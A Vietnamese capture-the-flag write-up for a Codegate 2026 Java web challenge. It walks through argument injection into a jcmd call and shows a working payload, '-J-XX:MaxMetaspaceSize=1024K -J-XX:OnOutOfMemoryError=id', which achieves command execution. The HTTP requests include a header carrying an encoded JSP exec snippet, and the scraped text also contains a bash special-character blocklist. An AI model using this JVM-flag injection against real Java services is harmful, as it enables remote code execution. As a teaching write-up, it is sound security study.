


Juice of Apple, Vegatable, Apricot (JAVA CODEGATE CTF 2026)


Tổng quan:

Trang web có chức năng xem thông tin về VMversion, threads và heap info của một PID nhập bởi người dùng.



Phân tích mã nguồn

- `/api/process`: trả về PID 1 và một PID chạy lệnh `jcmd`



Chạy lệnh jcmd

Format để trả dữ liệu về dưới dạng JSON

```

3  import javax.servlet.ServletException;
4  import javax.servlet.http.HttpServlet;
5  import javax.servlet.http.HttpServletRequest;
6  import javax.servlet.http.HttpServletResponse;
7  import java.io.BufferedReader;
8  import java.io.IOException;
9  import java.io.InputStreamReader;
10 import java.io.PrintWriter;
11 import java.util.concurrent.TimeUnit;
12
13 public class ProcessListServlet extends HttpServlet {
14
15     @Override
16     protected void doGet(HttpServletRequest req, HttpServletResponse resp)
17         throws ServletException, IOException {
18
19         Process p = Runtime.getRuntime().exec("jcmd");
20
21         try {
22             if (!p.waitFor(3, TimeUnit.SECONDS)) {
23                 p.destroyForcibly();
24                 resp.sendError(sc: 500);
25                 return;
26             }
27         } catch (InterruptedException e) {
28             p.destroyForcibly();
29             Thread.currentThread().interrupt();
30             resp.sendError(sc: 500);
31             return;
32         }
33
34         resp.setContentType(type: "application/json; charset=UTF-8")
35         PrintWriter out = resp.getWriter();
36         out.print("[");
37
38         boolean first = true;
39         try (BufferedReader reader = new BufferedReader(new InputStr
40
41     public class ProcessListServlet extends HttpServlet {
42
43     protected void doGet(HttpServletRequest req, HttpServletResponse resp)
44         throws ServletException, IOException {
45
46         resp.setContentType(type: "application/json; charset=UTF-8");
47         PrintWriter out = resp.getWriter();
48         out.print("[");
49
50         boolean first = true;
51         try (BufferedReader reader = new BufferedReader(new InputStr
52             String line;
53             while ((line = reader.readLine()) != null) {
54                 String trimmed = line.trim();
55                 if (trimmed.isEmpty()) continue;
56
57                 int spaceIdx = trimmed.indexOf(' ');
58                 if (spaceIdx <= 0) continue;
59
60                 String pid = trimmed.substring(0, spaceIdx);
61                 String name = trimmed.substring(spaceIdx + 1);
62
63                 try {
64                     Integer.parseInt(pid);
65                 } catch (NumberFormatException e) {
66                     continue;
67                 }
68
69                 if (!first) out.print(",");
70                 first = false;
71                 out.printf("{\"pid\":\"%s\",\"name\":\"%s\"}", pid, escapeJs
72             }
73
74             out.print("]");
75
76             private static String escapeJson(String s) {
77                 return s.replace("\\", "\\\\"").replace("\"", "\\\"");
78             }
79         }

```

- `/api/status?pid=<id>`: kiểm tra query có chứa kí tự nguy hiểm không, nếu không thì trả về thông tin VM version của PID đó. Các kí tự không được phép có trong query là `< > * ? ~ ^ ' "`

Request

```

1 GET /api/status?pid=1 HTTP/1.1
2 Host: mylocalhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0
4 DNT: 1
5 Accept: */*
6 Referer: http://mylocalhost/status.jsp
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: session=
  7744e7f1-e62a-4fcb-8088-1c3317940cd9.Tj8jGjnn18cH3GsL12P17vawSE;
  JSESSIONID=DD6CEf02CF47D0F69C8A867BF25E7C6A
10 Connection: keep-alive
11
12

```

Response

```

1 HTTP/1.1 200
2 Content-Type: text/plain; charset=UTF-8
3 Content-Length: 58
4 Date: Sun, 29 Mar 2026 14:50:58 GMT
5 Keep-Alive: timeout=20
6 Connection: keep-alive
7
8 1:
9 OpenJDK 64-Bit Server VM version 17.0.18+8
10 JDK 17.0.18
11

```

```

14 public class StatusServlet extends HttpServlet {
15
16     @Override
17     protected void doGet(HttpServletRequest req, HttpServletResponse resp)
18         throws ServletException, IOException {
19
20         if (InputValidator.hasUnsafeParams(req)) {
21             resp.sendError(sc: 500);
22             return;
23         }
24
25         String pid = req.getParameter(name: "pid");
26         if (pid == null || pid.isEmpty()) {
27             resp.sendError(sc: 500);
28             return;
29         }
30
31         String cmd = "jcmd " + pid + " VM.version";
32         Process p = Runtime.getRuntime().exec(cmd);
33
34         try {
35             if (!p.waitFor(3, TimeUnit.SECONDS)) {
36                 p.destroyForcibly();
37                 resp.sendError(sc: 500);
38                 return;
39             }
40         } catch (InterruptedException e) {
41             p.destroyForcibly();
42             Thread.currentThread().interrupt();
43             resp.sendError(sc: 500);
44             return;
45         }
46
47         resp.setContentType(type: "text/plain; charset=UTF-8");
48         PrintWriter out = resp.getWriter();
49         try (BufferedReader reader = new BufferedReader(new InputStreamReader
50             String line;
51
52         while ((line = reader.readLine()) != null) {
53             out.println(line);
54         }
55
56         try (BufferedReader reader = new BufferedReader(new InputStreamReader
57             String line;
58
59         while ((line = reader.readLine()) != null) {
60             out.println(line);
61         }
62     }

```

kiểm tra thông tin từ người dùng gửi lên có nguy hiểm không

lấy pid từ query

chạy lệnh jcmd với query

trả về cả output và error cho người dùng

```

package com.javapulse.util;

import javax.servlet.http.HttpServletRequest;
import java.util.Enumeration;

public class InputValidator {

    private static final String BASH_SPECIAL = ";|&$`\\!(){}[]<>?*~^'\"";

    public static boolean containsBashSpecial(String value) {
        for (int i = 0; i < value.length(); i++) {
            if (BASH_SPECIAL.indexOf(value.charAt(i)) >= 0) return true;
        }
        return false;
    }

    public static boolean hasUnsafeParams(HttpServletRequest req) {
        Enumeration<String> paramNames = req.getParameterNames();
        while (paramNames.hasMoreElements()) {
            String value = req.getParameter(paramNames.nextElement());
            if (value != null && containsBashSpecial(value)) return true;
        }
        return false;
    }
}

```

- `/api/threads?pid=<id>` và `/api/heap?pid=<ip>` cũng tương tự, chỉ khác phần chạy lệnh: `cmd = "jcmd " + pid + " Thread.print"` và `cmd = "jcmd " + pid + " GC.heap_info"`

Phân tích lỗ hổng

Như vậy, tác giả đã viết một lớp bảo vệ cho query, tuy nhiên nó vẫn chưa thực sự loại bỏ hết các kí tự đặc biệt và để lại các kí tự sau không bị cấm: `@ # % - _ + = ' , . /`

Trong Java, lệnh `Runtime.getRuntime().exec(cmd)` với `cmd = "jcmd " + pid + " VM.version"` thì nó sẽ thực hiện lệnh `cmd`. Tuy nhiên có một điểm đặc biệt là nó chỉ coi từ đầu tiên là tên lệnh, còn tất cả các giá trị phía sau đều được java coi là flag hoặc argument. Vì ở đây lệnh `cmd` đã bị cố định luôn bắt đầu bằng `jcmd` rồi nên nếu mình có thể thao túng `pid` thì cũng chỉ sửa được các argument đưa cho lệnh `jcmd` để chạy.

Do đó trong trường hợp này, mã nguồn có lỗ hổng **Argument Injection**. Ở đây mình lúc đọc code thì bập ra luôn là **OS Command Injection** nhưng không phải, do có cái `jcmd` ở đầu lệnh. Ví dụ như là:

```
Runtime rt = Runtime.getRuntime();
Process proc = rt.exec(new String[] {"sh", "-c", "ls " + dir});
```

với `dir` là người dùng nhập, thì ở đây sẽ có lỗ hổng **OS Command Injection** vì lệnh bắt đầu bằng `sh`.

Tuy nhiên ở đây vẫn có thể khiến Java thực thi lệnh OS bằng một cách gián tiếp.

`jcmd` là một lệnh để kiểm tra tình trạng sức khỏe của các process cũng như các thông tin về các process đó. Có thể hiểu đơn giản nó là task manager. Và `jcmd` thì cũng là một chương trình Java như bình thường, nhận các flag/argument vào như bình thường. Tuy nhiên thì trong java, có một loại flag đặc biệt, nó được sử dụng để tác động đến cách hoạt động của java ở tầng hệ thống rất thấp - JVM - Java Virtual Machine. Đó là flag - **XX**: là một advanced options, thường được sử dụng để tinh chỉnh JVM.

Thông thường, tinh chỉnh trực tiếp JVM chỉ cần -**XX** khi chạy file bình thường:

```
java -XX:+UseG1GC -XX:MaxHeapSize=2G MyApp
```

nhưng khi dùng các lệnh, công cụ của JDK thì cần phải dùng flag -**J-XX**:

```
javac -J-Xmx4G -J-XX:+UseParallelGC MyHeavyClass.java
```

Ở đây khi `javac` thấy flag bắt đầu bằng -**J**, nó biết đây không phải flag dành cho chương trình của mình mà là flag cho tầng hệ thống sâu hơn ở dưới, nó truyền flag này xuống cấu hình JVM.

Ở trong JVM Options mình thấy có flag có khả năng thực thi lệnh hệ thống: `-J-XX:OnOutOfMemoryError="<cmd args>; <cmd args>"`. Xem thêm ở [đây](#)

<code>-XX:OnError="<cmd args>;<cmd args>"</code>	Run user-defined commands on fatal error. (Introduced in 1.4.2 update 9.)
<code>-XX:OnOutOfMemoryError="<cmd args>; <cmd args>"</code>	Run user-defined commands when an <code>OutOfMemoryError</code> is first thrown. (Introduced in 1.4.2 update 12, 6)

Tìm thêm các khả năng dẫn tới **OnOutOfMemory** thì mình tìm được bài viết này:

<https://dev.to/jillthornhill/tuning-outofmemoryerror-metaspace-size-problems-4igk>

Giải thích ngắn gọn, **Metaspace** là nơi mà JVM dùng để load và lưu các thông tin liên quan tới **class**, định nghĩa của các **class** khi chương trình chạy.

DEV
Find related posts...
Powered by Algolia

Log in
Create account

Causes of the Error: `java.lang.outofmemoryerror: metaspace`

If the `metaspace` exceeds its size limit, the application will crash with the error: `java.lang.outofmemoryerror: metaspace`. This is likely to be caused by either too many classes being created, or, in rare cases, by using too many class loaders.

Why is an application likely to have too many classes? The reasons include:

- Dynamic class loading, typically when using either [Java Reflection](#) or [Groovy Scripting](#);
- Extensive use of large 3rd-party libraries;
- Memory leaks, which happen either because classes are not dereferenced when no longer in use, or because a method that creates classes is repeated without a valid termination condition.

Troubleshooting `java.lang.outofmemoryerror: metaspace`

DEV
The DEV Team
PROMOTED

Join the Notion MCP Challenge: \$1,500 in Prizes!

Running through March 29, the Notion MCP Challenge welcomes you to centralize your workflow with AI-powered docs, projects, and notes. Scale side hustles or empires with "human-in-the-loop" systems that run globally without ever hitting snooze!

[See more](#)

Có 2 cách để chỉnh thông số của **MetaspaceSize**

DEV
Find related posts...
Powered by Algolia

Log in
Create account

Tuning the Metaspace

When we experience the error: `java.lang.outofmemoryerror: metaspace`, the first step is to ensure there are no memory leaks. As shown in the article linked above, HeapHero is an excellent tool for identifying application errors that affect memory.

If the program is running as it should, the next step is to make the metaspace bigger.

The following JVM switches can be used to adjust the size:

- `-XX:MetaspaceSize=<size>`: Sets the initial size of the metaspace;
- `-XX:MaxMetaspaceSize=<size>`: Sets the maximum size to which the metaspace is allowed to grow.

The metaspace is cleaned by the JVM's garbage collector, but only during full GC events. When using dynamic classes, it may not be cleared quickly enough to avoid Out of Memory errors. We can tune the garbage collection by setting the maximum and minimum fill percentages at which GC is triggered:

DEV
The DEV Team
PROMOTED

Join the Notion MCP Challenge: \$1,500 in Prizes!

Running through March 29, the Notion MCP Challenge welcomes you to centralize your workflow with AI-powered docs, projects, and notes. Scale side hustles or empires with "human-in-the-loop" systems that run globally without ever hitting snooze!

[See more](#)

Như vậy, mình có thể truyền flag xuống JVM yêu cầu metasize rất nhỏ, điều này sẽ dẫn tới **OnOutOfMemory**. Sau đó mình sẽ truyền cùng flag `-XX:OnOutOfMemoryError="<cmd args>; <cmd args>"` để có thể thực thi lệnh hệ thống.

Do `- = / :` không bị cấm nên mình có thể dùng được flag này.

Khai thác

Mình sẽ truyền flag `-J-XX:MaxMetaspaceSize=1024K` để giới hạn size của **Metaspace** là 1mb, onerror để là `-J-XX:OnOutOfMemoryError=id`

Request

```

1 GET /api/status?pid=-J-XX:MaxMetaspaceSize=1024K -J-XX:OnOutOfMemoryError=id HTTP/1.1
2 Host: mylocalhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0
4 DNT: 1
5 Accept: */*
6 Referer: http://mylocalhost/status.jsp
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: session=7744e7f1-e2a-4fcb-8088-1c3317940cd9.Tj8jGjnni8cH3GslL2P17vwwsE; JSESSIONID=DD6CF02CF47D0F69CBA867BF25E7C6A
10 X-Malicious-Code: %3c%20Runtime.getRuntime().exec(%22%20freedflag%22).transferTo(out)%3b%20%25%3e
11 Connection: keep-alive

```

Response

```

1 HTTP/1.1 200
2 Content-Type: text/plain;charset=UTF-8
3 Content-Length: 200
4 Date: Sun, 29 Mar 2026 16:19:15 GMT
5 Keep-Alive: timeout=20
6 Connection: keep-alive
7
8 #
9 # java.lang.OutOfMemoryError: Metaspace
10 # -XX:OnOutOfMemoryError=id
11 # Executing /bin/sh -c "id"...
12 uid=999(ctf) gid=999(ctf) groups=999(ctf)
13 Could not find any processes matching : 'VM.version'
14

```

Inspector

Selection: 66 (0x42)

Selected text

```
-J-XX:MaxMetaspaceSize=1024K -J-XX:OnOutOfMemoryError=id
```

Decoded from: URL encoding

Cancel Apply changes

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 2

Request headers: 10

Response headers: 5

Lý do mình chọn 1MB vì để 2MB thì JVM vẫn chạy ngon bình thường :vvvvv. Cần chỉnh cho metasize nó bé vừa đủ, nếu bé quá thì JVM chưa kịp nạp các class cốt lõi thì đã lỗi rồi, cái này không được gọi là **Runtime error** mà là **Fatal Error during Initialization**

Request

```

1 GET /api/status?pid=-J-XX:MaxMetaspaceSize=2M -J-XX:OnOutOfMemoryError=id HTTP/1.1
2 Host: mylocalhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0
4 DNT: 1
5 Accept: */*
6 Referer: http://mylocalhost/status.jsp
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: session=7744e7f1-e2a-4fcb-8088-1c3317940cd9.Tj8jGjnni8cH3GslL2P17vwwsE; JSESSIONID=DD6CF02CF47D0F69CBA867BF25E7C6A
10 X-Malicious-Code: %3c%20Runtime.getRuntime().exec(%22%20freedflag%22).transferTo(out)%3b%20%25%3e
11 Connection: keep-alive

```

Response

```

1 HTTP/1.1 200
2 Content-Type: text/plain;charset=UTF-8
3 Content-Length: 53
4 Date: Sun, 29 Mar 2026 16:24:30 GMT
5 Keep-Alive: timeout=20
6 Connection: keep-alive
7
8 Could not find any processes matching : 'VM.version'
9

```

Inspector

Selection: 63 (0x3f)

Selected text

```
-J-XX:MaxMetaspaceSize=2M -J-XX:OnOutOfMemoryError=id
```

Decoded from: URL encoding

Cancel Apply changes

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 2


Request headers: 10

Response headers: 5

Nguyên nhân output của **id** được trả về là vì trong code có viết phần trả về cả output và lỗi như được giải thích trong ảnh phần phân tích mã nguồn.

Đến bước này chỉ cần đọc flag bằng cách chạy `/readflag`. Ở đây mình chỉ đủ sức để chạy được một lệnh, `echo hello` cũng không được bởi vì lệnh không được bọc trong nháy kép `"` (cái này bị chặn trong filter rồi). Nếu chỉ dùng `echo hello` bình thường thì trong `Runtime.getRuntime().exec(cmd)`, các **space** được coi là delimiter, nên `echo` và `hello` bị tách ra thành các arguments.

PoC



Flag:

codegate2026{ec6dc4320b457fe17e2ff1a653df5ea2d866e9dc03c4cce5bcc27f68450892c203bbc0f89b8390c7be6e14aadb97d9b6663939c7beaee55fc042f047a2ab7c0bb6f793}